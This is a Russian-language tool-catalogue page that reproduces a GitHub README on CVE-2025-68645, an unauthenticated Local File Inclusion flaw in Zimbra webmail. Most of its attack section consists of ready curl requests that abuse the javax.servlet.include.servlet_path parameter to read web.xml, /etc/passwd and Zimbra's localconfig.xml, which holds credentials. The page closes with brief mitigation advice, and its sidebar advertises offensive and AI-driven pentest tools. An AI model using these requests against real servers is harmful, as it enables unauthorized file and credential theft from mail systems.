
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xblackash/cve-2025-68645
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииВеб-безопасностьТестирование на Проникновение
GitHub0xblackash/cve-2025-68645

CVE-2025-68645

CVE-2025-68645

Репозиторий
21206 месяцев назадЕщё не проверено
Поделиться

🛡️ CVE-2025-68645 - Анализ уязвимости Local File Inclusion (LFI) в Zimbra

zimbra

Vulnerability Target Severity Status


📌 Обзор

В этом документе описывается уязвимость Local File Inclusion (LFI), затрагивающая Zimbra Collaboration Suite.

Проблема возникает из-за неправильной обработки следующего параметра:

/h/*?javax.servlet.include.servlet_path=

Это позволяет неаутентифицированному пользователю получать доступ к внутренним ресурсам приложения.


🔍 Детали уязвимости

  • Тип: Local File Inclusion (LFI)
  • Доступ: Неаутентифицированный
  • Затронутый компонент: Webmail (Classic UI)
  • Вектор атаки: Манипуляция HTTP-запросами

🧪 Первоначальная проверка

Тестовый запрос:

curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

▶️ Демонстрация:

cve-2025-68645 cve-2025-68645 1

✅ Результат

  • Внутренний файл успешно получен
  • Подтверждает неправильную обработку входных данных

⚙️ Поведение конечных точек

Несколько конечных точек обрабатывают уязвимый параметр по-разному.

Пример:

/h/printcalendar?javax.servlet.include.servlet_path=...

Наблюдения:

  • Более стабильное поведение доступа к файлам
  • Лучшая надежность ответа по сравнению с /h/rest

🚧 Соображения по TLS

Проблема

SSL: certificate subject name does not match target host

Обходной путь

curl -k "https://TARGET/..."

🚀 Примеры эксплуатации

📂 Доступ к внутреннему веб-ресурсу

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

📂 Попытка доступа к системному файлу

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"

🔐 Доступ к конфигурации приложения

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"

Возможные утечки:

  • Учетные данные служб
  • Внутренняя конфигурация
  • Детали инфраструктуры

🧠 Воздействие

Успешная эксплуатация может привести к:

  • Раскрытию конфиденциальных конфигурационных файлов
  • Раскрытию внутренних служб и архитектуры
  • Утечке учетных данных
  • Повышению риска дальнейшей компрометации

🛡️ Меры по смягчению

  • Обновить Zimbra до исправленных версий

  • Ограничить доступ к уязвимым конечным точкам

  • Отслеживать логи на наличие подозрительных параметров:

    • javax.servlet.include.servlet_path
  • Развернуть правила WAF для блокировки вредоносных шаблонов


💡 Ключевые выводы

  • Ошибки проверки входных данных могут раскрыть внутренние ресурсы
  • Разные конечные точки могут вести себя непоследовательно
  • Конфигурационные файлы часто содержат критически важную информацию
  • Раннее обнаружение значительно снижает риск

🏴 Заключение

  • Уязвимость подтверждена: CVE-2025-68645
  • Эксплуатация позволяет несанкционированный доступ к файлам
  • Настоятельно рекомендуется немедленное устранение

🔐 Безопасность имеет значение

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





